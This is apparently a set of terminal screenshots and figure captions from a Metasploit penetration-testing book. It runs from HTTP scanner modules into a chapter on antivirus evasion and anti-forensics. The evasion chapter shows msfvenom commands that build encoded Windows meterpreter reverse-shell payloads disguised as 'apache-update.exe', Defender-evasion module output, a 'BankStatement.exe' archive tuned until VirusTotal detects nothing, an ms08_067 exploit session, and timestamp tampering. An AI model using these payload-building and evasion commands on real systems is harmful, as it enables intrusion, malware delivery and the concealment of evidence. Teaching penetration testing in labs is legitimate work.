[*] + [192.168.44.133] (192.168.44.133): directory /phpMyAdmin/
[*]   directory Directoy found.
[*]   GET Res code: 200
[*] + [192.168.44.133] (192.168.44.133): directory /test/
[*]   directory Directoy found.
[*]   GET Res code: 200
[*] + [192.168.44.133] (192.168.44.133): file /index.php
[*]   file File found.
[*]   GET Res code: 200
[*] + [192.168.44.133] (192.168.44.133): file /dav/
[*]   file File found.
[*]   GET Res code: 404
[*] + [192.168.44.133] (192.168.44.133): file /index
[*]   file File found.
[*]   GET Res code: 200
[*] + [192.168.44.133] (192.168.44.133): file /test
[*]   file File found.
[*]   GET Res code: 301
[*] + [192.168.44.133] (192.168.44.133): file /phpMyAdmin
```

Figure 7.12 – Listing vulnerabilities from 'wmap' plugin in msfconsole

```
root@kali: ~
File Edit View Search Terminal Help
msf > use auxiliary/scanner/http/cert
msf auxiliary(cert) > show options

Module options (auxiliary/scanner/http/cert):

Name      Current Setting  Required  Description
----      -----          -----    -----
ISSUER    .*              yes       Show a warning if the Issuer doesn't match this regex
RHOSTS    [REDACTED]        yes       The target address range or CIDR identifier
RPORT     443             yes       The target port
SHOWALL   false            no        Show all certificates (issuer,time) regardless of match
THREADS   1               yes       The number of concurrent threads

msf auxiliary(cert) > set RHOSTS demo.testfire.net
RHOSTS => demo.testfire.net
msf auxiliary(cert) > run

[*] 65.61.137.117:443 - 65.61.137.117 - 'demo.testfire.net' : '2014-07-01 09:54:37 UTC' - '2019-12-22 09:54:37 UTC'
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(cert) > 
```

Figure 7.13 – Using the HTTP 'cert' auxiliary module

```
root@kali: ~
File Edit View Search Terminal Help
msf > use auxiliary/scanner/http/dir_scanner
msf auxiliary(dir_scanner) > show options

Module options (auxiliary/scanner/http/dir_scanner):

Name      Current Setting          Required  Description
----      -----          -----    -----
DICTIONARY /usr/share/metasploit-framework/data/wmap/wmap_dirs.txt  no        Path of word dictionary to use
PATH      /                         yes       The path to identify files
Proxies   [REDACTED]                no        A proxy chain of format type:host:port[,type:host:port][...]
.
RHOSTS    [REDACTED]                yes       The target address range or CIDR identifier
RPORT     80                        yes       The target port
SSL       false                     no        Negotiate SSL/TLS for outgoing connections
THREADS   1                         yes       The number of concurrent threads
VHOST    [REDACTED]                no        HTTP server virtual host

msf auxiliary(dir_scanner) > set RHOSTS 192.168.44.133
RHOSTS => 192.168.44.133
msf auxiliary(dir_scanner) > run

[*] Detecting error code
[*] Using code '404' as not found for 192.168.44.133
[*] Found http://192.168.44.133:80/cgi-bin/ 404 (192.168.44.133)
[*] Found http://192.168.44.133:80/doc/ 200 (192.168.44.133)
[*] Found http://192.168.44.133:80/icons/ 200 (192.168.44.133)
```

Figure 7.14 – Using the HTTP 'dir\_scanner' auxiliary module

```

root@kali: ~
File Edit View Search Terminal Help
msf > use auxiliary/scanner/http/enum_wayback
msf auxiliary(enum_wayback) > show options

Module options (auxiliary/scanner/http/enum_wayback):
Name      Current Setting  Required  Description
----      -----          -----    -----
DOMAIN           yes        Domain to request URLs for
OUTFILE          no         Where to output the list for use

msf auxiliary(enum_wayback) > set DOMAIN demo.testfire.net
DOMAIN => demo.testfire.net
msf auxiliary(enum_wayback) > set OUTFILE /root/Desktop/wayback.html
OUTFILE => /root/Desktop/wayback.html
msf auxiliary(enum_wayback) > run

[*] Pulling urls from Archive.org
[*] Located 19 addresses for demo.testfire.net
[*] Writing URLs list to /root/Desktop/wayback.html...
[*] OUTFILE did not exist, creating..
[*] Auxiliary module execution completed
msf auxiliary(enum_wayback) >

```

Figure 7.15 – Using the HTTP 'enum\_wayback' auxiliary module

```

root@kali: ~
File Edit View Search Terminal Help
msf > use auxiliary/scanner/http/files_dir
msf auxiliary(files_dir) > show options

Module options (auxiliary/scanner/http/files_dir):
Name      Current Setting          Required  Description
----      -----          -----    -----
DICTIONARY  /usr/share/metasploit-framework/data/wmap/wmap_files.txt  no    Path of word dictionary to use
EXT        .null                no    Append file extension to use
PATH       /                     yes   The path to identify files
Proxies
RHOSTS
REPORT     80                  yes   The proxy chain of format type:host:port[,type:host:port][...]
The target address range or CIDR identifier
SSL        false               no    Negotiate SSL/TLS for outgoing connections
THREADS    1                   yes   The number of concurrent threads
VHOST

msf auxiliary(files_dir) > set RHOSTS 192.168.44.133
RHOSTS => 192.168.44.133
msf auxiliary(files_dir) > run

[*] Using code '404' as not found for files with extension .null
[*] Using code '404' as not found for files with extension .backup
[*] Using code '404' as not found for files with extension .bak
[*] Using code '404' as not found for files with extension .c
[*] Using code '404' as not found for files with extension .cfg
[*] Using code '404' as not found for files with extension .class
[*] Using code '404' as not found for files with extension .copy

```

Figure 7.16 – Using the HTTP 'files\_dir' auxiliary module

```

root@kali: ~
File Edit View Search Terminal Help
msf > use auxiliary/scanner/http/http_login
msf auxiliary(http_login) > show options

Module options (auxiliary/scanner/http/http_login):
Name          Current Setting      Required  Description
----          -----              ----      -----
AUTH_URI      -                no        The URI to authenticate against (default
t:auto)
BLANK_PASSWORDS  false           no        Try blank passwords for all users
BRUTEFORCE_SPEED 5               yes       How fast to bruteforce, from 0 to 5
DB_ALL_CREDS   false           no        Try each user/password couple stored in
the current database
DB_ALL_PASS    false           no        Add all passwords in the current database
se to the list
DB_ALL_USERS   false           no        Add all users in the current database t
o the list
PASS_FILE     /usr/share/metasploit-framework/data/wordlists/http_default_pass.txt
Proxies        ,type:host:port][...] no        File containing passwords, one per line
A proxy chain of format type:host:port[
REQUESTTYPE   GET              no        Use HTTP-GET or HTTP-PUT for Digest-Aut
h, PROPFIND for WebDAV (default:GET)
RHOSTS         -                yes      The target address range or CIDR identi
fier
RPORT          80              yes      The target port
SSL            false           no        Negotiate SSL/TLS for outgoing connecti
ons
STOP_ON_SUCCESS false          yes      Stop guessing when a credential works f
or a host
THREADS        1               yes      The number of concurrent threads
USERPASS_FILE  /usr/share/metasploit-framework/data/wordlists/http_default_userpass.txt
arated by space, one pair per line
USER_AS_PASS   false           no        Try the username as the password for al
l users
USER_FILE      /usr/share/metasploit-framework/data/wordlists/http_default_users.txt
VERBOSE        true            yes      Whether to print output for all attempt
s
VHOST          -                no        HTTP server virtual host

```

Figure 7.17 – Using the HTTP 'http\_login' auxiliary module

```

root@kali: ~
File Edit View Search Terminal Help
msf > use auxiliary/scanner/http/options
msf auxiliary(options) > show options

Module options (auxiliary/scanner/http/options):
Name          Current Setting  Required  Description
----          -----          ----      -----
Proxies        -                no        A proxy chain of format type:host:port[,type:host:port][...]
RHOSTS         -                yes      The target address range or CIDR identifier
RPORT          80              yes      The target port
SSL            false           no        Negotiate SSL/TLS for outgoing connections
THREADS        1               yes      The number of concurrent threads
VHOST          -                no        HTTP server virtual host

msf auxiliary(options) > set RHOSTS demo.testfire.net
RHOSTS => demo.testfire.net
msf auxiliary(options) > run

[*] 65.6      allows OPTIONS, TRACE, GET, HEAD, POST methods
[*] 65.6      :80 - TRACE method allowed.
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(options) >

```

Figure 7.18 – Using the HTTP 'options' auxiliary module

```

root@kali: ~
File Edit View Search Terminal Help
msf > use auxiliary/scanner/http/http_version
msf auxiliary(http_version) > show options
Module options (auxiliary/scanner/http/http_version):
Name      Current Setting  Required  Description
----      -----          -----    -----
Proxies           no        A proxy chain of format type:host:port[,type:host:port][...]
RHOSTS          yes       The target address range or CIDR identifier
RPORT            80       The target port
SSL              false     Negotiate SSL/TLS for outgoing connections
THREADS          1        The number of concurrent threads
VHOST           no        HTTP server virtual host

msf auxiliary(http_version) > set RHOSTS 192.168.44.133
RHOSTS => 192.168.44.133
msf auxiliary(http_version) > run
[*] 192.168.44.133:80 Apache/2.2.8 (Ubuntu) DAV/2 ( Powered by PHP/5.2.4-2ubuntu5.10 )
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(http_version) >

```

**Figure 7.19 – Using the HTTP 'http\_version' auxiliary module**

```

root@kali: ~
File Edit View Search Terminal Help
msf5 > use auxiliary/scanner/http/http_header
msf5 auxiliary(scanner/http/http_header) > show options
Module options (auxiliary/scanner/http/http_header):
Name      Current Setting  Required  Description
----      -----          -----    -----
HTTP_METHOD HEAD        yes       HTTP Method to use, HEAD or GET (Accepted: GET, HEAD)
IGN_HEADER Vary,Date,Content-Length,Connection,Etag,Expires,Pragma,Accept-Ranges yes       List of headers to ignore, seperated by comma
Proxies           no        A proxy chain of format type:host:port[,type:host:port][...]
RHOSTS          yes       The target address range or CIDR identifier
RPORT            80       The target port (TCP)
SSL              false     Negotiate SSL/TLS for outgoing connections
TARGETURI        /        The URI to use
THREADS          1        The number of concurrent threads
VHOST           no        HTTP server virtual host

msf5 auxiliary(scanner/http/http_header) > set RHOSTS 192.168.83.131
RHOSTS => 192.168.83.131
msf5 auxiliary(scanner/http/http_header) > run
[+] 192.168.83.131:80 : CONTENT-TYPE: text/html
[+] 192.168.83.131:80 : SERVER: Apache/2.2.8 (Ubuntu) DAV/2
[+] 192.168.83.131:80 : X-POWERED-BY: PHP/5.2.4-2ubuntu5.10
[+] 192.168.83.131:80 : detected 3 headers
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf5 auxiliary(scanner/http/http_header) >

```

**Figure 7.20 – Using the HTTP 'http\_header' auxiliary module**

# Chapter 8: Antivirus Evasion and Anti-Forensics

```
root@kali:~# msfvenom -a x86 --platform windows -p windows/meterpreter/reverse_tcp LHOST=192.168.44.134 LPORT=8080 -e x86/shikata_ga_nai -f exe -o /root/Desktop/apache-update.exe
Found 1 compatible encoders
Attempting to encode payload with 1 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai succeeded with size 360 (iteration=0)
x86/shikata_ga_nai chosen with final size 360
Payload size: 360 bytes
Final size of exe file: 73802 bytes
Saved as: /root/Desktop/apache-update.exe
root@kali:~#
```

Figure 8.1 – Generating a payload using 'msfvenom'

The screenshot shows a Mozilla Firefox browser window with the title "Antivirus scan for 3b999d5df57ad8442a81ab0036c5119ca28e55a779901f9cf10364931f2ef3be at UTC - VirusTotal". The address bar shows the URL <https://www.virustotal.com/en/file/3b999d5df57ad8442a81ab0036c5119ca28e55a779901f9cf10364931f2ef3be>. Below the address bar, there's a navigation bar with links to "Most Visited", "Offensive Security", "Kali Linux", "Kali Docs", "Kali Tools", "Exploit-DB", and "Aircrack-ng". The main content area displays the VirusTotal analysis for the file. It includes the SHA256 hash (3b999d5df57ad8442a81ab0036c5119ca28e55a779901f9cf10364931f2ef3be), the file name (apache-update.exe), a detection ratio of 46 / 60, and the analysis date (2017-05-26 03:24:01 UTC). To the right of this information is a circular progress bar with two smiley faces and the number '0' next to each, indicating no detections. Below this, there are tabs for "Analysis", "File detail", "Additional information", "Comments", and "Votes". A table below lists the results from various antivirus engines:

Antivirus	Result	Update
Ad-Aware	Gen:Variant.Razy.174703	20170526
AhnLab-V3	Trojan/Win32.Shell.R1283	20170525
ALYac	Gen:Variant.Razy.174703	20170526
Arcabit	Trojan.Razy.D2AA6F	20170526
Avast	Win32:SwPatch [Wm]	20170526

Figure 8.2 – Scanning a payload using 'virustotal'

```
root@kali:~# msfvenom -a x86 --platform windows -p windows/meterpreter/reverse_tcp LHOST=192.168.44.134 LPORT=8080 -e x86/shikata_ga_nai -i 10 -f exe -o /root/Desktop/apache-update.exe
Found 1 compatible encoders
Attempting to encode payload with 10 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai succeeded with size 360 (iteration=0)
x86/shikata_ga_nai succeeded with size 387 (iteration=1)
x86/shikata_ga_nai succeeded with size 414 (iteration=2)
x86/shikata_ga_nai succeeded with size 441 (iteration=3)
x86/shikata_ga_nai succeeded with size 468 (iteration=4)
x86/shikata_ga_nai succeeded with size 495 (iteration=5)
x86/shikata_ga_nai succeeded with size 522 (iteration=6)
x86/shikata_ga_nai succeeded with size 549 (iteration=7)
x86/shikata_ga_nai succeeded with size 576 (iteration=8)
x86/shikata_ga_nai succeeded with size 603 (iteration=9)
x86/shikata_ga_nai chosen with final size 603
Payload size: 603 bytes
Final size of exe file: 73802 bytes
Saved as: /root/Desktop/apache-update.exe
root@kali:~#
```

**Figure 8.3 – Generating a payload using 'msfvenom'**

Antivirus	Result	Update
Ad-Aware	Gen:Variant.Razy.174703	20170526
AhnLab-V3	Trojan/Win32.Shell.R1283	20170525
ALYac	Gen:Variant.Razy.174703	20170526
Arcabit	Trojan.Razy.D2AA6F	20170526
Avast	WIn32/SwPatch [Wrm]	20170526

**Figure 8.4 – Scanning a payload using 'virustotal'**

```
root@kali:~# msfvenom -a x86 --platform windows -p windows/meterpreter/reverse_tcp LHOST=192.168.44.134 LPORT=8080 -e x86/opt_sub -i 5 -b '\x00' -f exe -o /root/Desktop/apache-updatel.exe
Found 1 compatible encoders
Attempting to encode payload with 5 iterations of x86/opt_sub
x86/opt_sub succeeded with size 1373 (iteration=0)
x86/opt_sub succeeded with size 5533 (iteration=1)
x86/opt_sub succeeded with size 22173 (iteration=2)
x86/opt_sub succeeded with size 88733 (iteration=3)
x86/opt_sub succeeded with size 354973 (iteration=4)
x86/opt_sub chosen with final size 354973
Payload size: 354973 bytes
Final size of exe file: 430080 bytes
Saved as: /root/Desktop/apache-updatel.exe
root@kali:~#
```

**Figure 8.5 – Generating a payload using 'msfvenom'**

Antivirus scan for 0e69463426f83200a8ad8c25c1c566aa1ddc338709e443b114822127bc4372fc at UTC - VirusTotal - Mozilla Firefox

Antivirus scan for 0e69463426f83200a8ad8c25c1c566aa1ddc338709e443b114822127bc4372fc

https://www.virustotal.com/en/file/0e69463426f83200a8ad8c25c1c566aa1ddc338709e443b114822127bc4372fc

Most Visited ▾ Offensive Security Kali Linux Kali Docs Kali Tools Exploit-DB Aircrack-ng

Community Statistics Documentation FAQ About English Join our community Sign In

**virustotal**

Antivirus	Result	Update
Ad-Aware	Gen:Variant.Razy.63085	20170526
AegisLab	Troj.W32.Jorik.Skor.lHUS	20170526
AhnLab-V3	Trojan/Win32.Swort.C695042	20170525
ALYac	Gen:Variant.Razy.63085	20170526
Arcabit	Trojan.Razy.DF66D	20170526

Figure 8.6 – Scanning a payload using 'virustotal'

```
root@kali: /usr/share/metasploit-framework/modules/evasion/windows
File Edit View Search Terminal Help
msf5 > use evasion/windows/windows_defender_exe
msf5 evasion(windows/windows_defender_exe) > info

    Name: Microsoft Windows Defender Evasive Executable
    Module: evasion/windows/windows_defender_exe
    Platform: Windows
    Arch: x86
    Privileged: No
    License: Metasploit Framework License (BSD)
    Rank: Normal

Provided by:
    sinn3r <sinn3r@metasploit.com>

Check supported:
    No

Basic options:
    Name      Current Setting  Required  Description
    ----      -----          -----      -----
    FILENAME  LSO.exe          yes       Filename for the evasive file (default: random)

Description:
    This module allows you to generate a Windows EXE that evades against
    Microsoft Windows Defender. Multiple techniques such as shellcode
    encryption, source code obfuscation, Metasm, and anti-emulation are
    used to achieve this. For best results, please try to use payloads
    that use a more secure channel such as HTTPS or RC4 in order to
    avoid the payload network traffic getting caught by antivirus
    better.

msf5 evasion(windows/windows_defender_exe) >
```

Figure 8.7 – Using the new evasion module

```

root@kali: /usr/share/metasploit-framework/modules/evasion/windows
File Edit View Search Terminal Help
msf5 evasion(windows/windows_defender_exe) > set PAYLOAD windows/meterpreter/reverse_https
PAYLOAD => windows/meterpreter/reverse_https
msf5 evasion(windows/windows_defender_exe) > set LHOST 192.168.25.129
LHOST => 192.168.25.129
msf5 evasion(windows/windows_defender_exe) > show options

Module options (evasion/windows/windows_defender_exe):

Name      Current Setting  Required  Description
----      -----          -----      -----
FILENAME  LSO.exe        yes       Filename for the evasive file (default: random)

Payload options (windows/meterpreter/reverse_https):

Name      Current Setting  Required  Description
----      -----          -----      -----
EXITFUNC  process        yes       Exit technique (Accepted: '', seh, thread, process,
none)
LHOST     192.168.25.129  yes       The local listener hostname
LPORT     8443            yes       The local listener port
LURI      None            no        The HTTP Path

Evasion target:

Id  Name
--  --
0   Microsoft Windows

msf5 evasion(windows/windows_defender_exe) > exploit

[*] Compiled executable size: 4608
[+] LSO.exe stored at /root/.msf4/local/LSO.exe
msf5 evasion(windows/windows_defender_exe) >

```

**Figure 8.8 – Using the new evasion module**

Antivirus	Result	Update
Ad-Aware	Exploit.PDF-Name.Gen	2017/05/26
ALYac	PDF.Exploit.PDF-JS.AB	2017/05/26
Arcabit	Exploit.PDF-Name.Gen	2017/05/26
Avast	JS.Polka-AK [Expl]	2017/05/26
AVG	Luhe.Exploit.PDF.B	2017/05/25
Avira (no cloud)	EXP/Pdfel.azz	2017/05/25

**Figure 8.9 – Scanning a payload using 'virustotal'**




Figure 8.10 – Using 7-Zip to create an SFX archive




Figure 8.11 – Using 7-zip to create an SFX archive

File Edit View History Bookmarks Tools Help

Antivirus scan for e3770d461... x +

Community Statistics Documentation FAQ About English Join our community Sign in

SHA256: e3770d461650cd06ce0d196b68f533500d6233a509ee127440f6b386d69f6db

File name: BankStatement.exe

Detection ratio: 0 / 61

Analysis date: 2017-05-26 05:59:17 UTC (0 minutes ago)

Analysis File detail Additional information Comments Votes

Antivirus	Result	Update
Ad-Aware	✓	20170526
AegisLab	✓	20170526
AhnLab-V3	✓	20170526
Alibaba	✓	20170526
ALYac	✓	20170526
Antiy-AVL	✓	20170526

Figure 8.12 – Scanning a payload using 'virustotal'

```
root@kali: ~
msf exploit(ms08_067_netapi) > exploit
[*] Started reverse TCP handler on 192.168.44.134:4444
[*] 192.168.44.129:445 - Automatically detecting the target...
[*] 192.168.44.129:445 - Fingerprint: Windows XP - Service Pack 3 - lang:English
[*] 192.168.44.129:445 - Selected Target: Windows XP SP3 English (AlwaysOn NX)
[*] 192.168.44.129:445 - Attempting to trigger the vulnerability...
[*] Sending stage (957999 bytes) to 192.168.44.129
[*] Meterpreter session 1 opened (192.168.44.134:4444 -> 192.168.44.129:1090) at 2017-05-26 12:55:30 -0400

meterpreter > sysinfo
Computer       : SAGAR-C51B4AAD
OS            : Windows XP (Build 2600, Service Pack 3).
Architecture   : x86
System Language : en US
Domain        : MSHOME
Logged On Users : 2
Meterpreter    : x86/win32
meterpreter > timestamp

Usage: timestamp OPTIONS file_path

OPTIONS:
-a <opt> Set the "last accessed" time of the file
-b <opt> Set the MACE timestamps so that EnCase shows blanks
-c <opt> Set the "creation" time of the file
-e <opt> Set the "last entry modified" time of the file
-f <opt> Set the MACE of attributes equal to the supplied file
-h <opt> Help banner
-m <opt> Set the "last written" time of the file
-r <opt> Set the MACE timestamps recursively on a directory
-v <opt> Display the UTC MACE values of the file
-z <opt> Set all four attributes (MACE) of the file

meterpreter > 
```

Figure 8.13 – Exploiting the target





Figure 8.14 – Checking file properties using the timestamp

```
root@kali: ~
File Edit View Search Terminal Help
msf exploit(ms08_067_netapi) > exploit

[*] Started reverse TCP handler on 192.168.44.134:4444
[*] 192.168.44.129:445 - Automatically detecting the target...
[*] 192.168.44.129:445 - Fingerprint: Windows XP - Service Pack 3 - lang:English
